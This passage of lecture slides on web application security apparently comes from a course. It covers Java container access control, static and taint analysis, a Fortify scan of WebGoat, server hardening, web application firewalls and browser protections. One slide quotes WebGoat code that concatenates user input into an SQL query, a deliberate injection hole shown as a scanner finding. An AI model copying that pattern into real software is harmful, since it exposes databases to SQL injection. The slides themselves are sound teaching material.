
- **Java web container support**
  - Container-based authentication
  - Role-based access control

```
<security-constraint>
    <web-resource-collection>
           <url-pattern>/admin/*</url-pattern>
    </web-resource-collection>
    <auth-constraint>
           <role-name>admin</role-name>
    </auth-constraint>
</security-constraint>
<login-config>
    <auth-method>BASIC</auth-method>
    <realm-name>Administration Section</realm-name>
</login-config>
```

Static code analysis

- **Analyze code offline**
  - E.g. FindBugs, RATS, Flawfinder, FxCop, Fortify SCA, Coverity, Ounce Labs, …
- **Rule Engine:**
  - Unsafe functions
  - Information flow analysis
- **Information flow analysis**
  - Sources: user input
  - Sinks: security-critical operations (e.g. SQL query execution)
  - Goal: check if user input is *validated* on all possible paths from sources to sinks

Fortify Source Code Analyzer



Audit Workbench - webgoat - [C:\Users\lieven\Documents\cached-data\DistriNet\courses\Fortify DEMO Tutorial\Tutorial\java\audits\webgoat\webgoat.fpr]

Filter Set: Broad

🟥 68 🟧 6 🟨 5 🟩 79

Hot (68)

Group By: Category

- Cross-Site Scripting - [54 / 54]
- Password Management: Hardcoded
- Race Condition: Singleton Member F
- SQL Injection - [10 / 10]

```
String query = "SELECT * FROM user_data WHERE userid = " + accountNumber ;
ec.addElement( new PRE( query ) );

try
{
    Statement statement = connection.createStatement( ResultSet.TYPE_SCROLL_
    ResultSet results = statement.executeQuery( query );

    if ( ( results != null ) && ( results.first() == true ) )
    {
        ResultSetMetaData resultsMetaData = results.getMetaData();
        ec.addElement( DatabaseUtilities.writeTable( results, resultsMetaDat
        results.last();

        // If they get back more than one user they succeeded
        if ( results.getRow() >= 6 )
        {
            makeSuccess( s );
            getLessonTracker(s).getLessonProperties().setProperty(WebSessior
            s.setMessage("Start this lesson over to attack a parameterized q
```

Issue:

Analysis:

Click to append comment

Taint analysis

- **Concept**
  - User input is risky, and therefore tainted
  - If a tainted variable is used in expressions, then the result is also tainted
  - Each security-relevant operation, the tainting of variables is checked
  - Input validation/sanitation can remove a taint
- **Examples**
  - Tainting in perl and ruby
  - Static and Dynamic taint analysis in web application frameworks

Countermeasures


- **Secure your application**
  - Security principles
  - Defensive coding practices
  - Supporting security libraries and frameworks
  - Static and dynamic analysis
- **Secure your infrastructure**
  - Secure your server
  - Web application Firewalls
- **Secure your browser**

Secure your server

- **Secure your application environment**
  - E.g. Security Manager in Tomcat, PHP Safe Mode, …
  - Restricts the privileges of the web application
    - ➢Opening of network sockets
    - ➢Execution of programs
    - ➢Reading/writing of files
    - ➢…
- **Configure your web server**
    - ➢Limit the HTTP methods
    - ➢Restrict the server functionality
    - ➢…

Web Application Firewall (WAF)

- Application-level firewall, operating on http
- Different operation modes:
  - As a stand-alone proxy between client and server
  - Embedded into the webserver



Web Application Firewall

- **Normalizes input and output**
- **Enforces positive/negative security model**
  - Positive security model
    - configured manually
    - built automatically by observing legitimate network traffic.
  - Negative security model
    - Based on signatures or rule-sets
- **Provides logging and monitoring**

Countermeasures

- **Secure your application**
  - Security principles
  - Defensive coding practices
  - Supporting security libraries and frameworks
  - Static and dynamic analysis
- **Secure your infrastructure**
  - Secure your server
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- **Secure your browser**

Securing the browser

- **Browser features**
  - Phishing and malware protection in FF, IE, Opera
  - Cross-domain barriers
  - Opt-in for plugins/activeX/…
  - Improved SSL certificate checking
  - …
- **Browser plugins**
  - E.g. noscript
    - Disables client-side scripts unless approved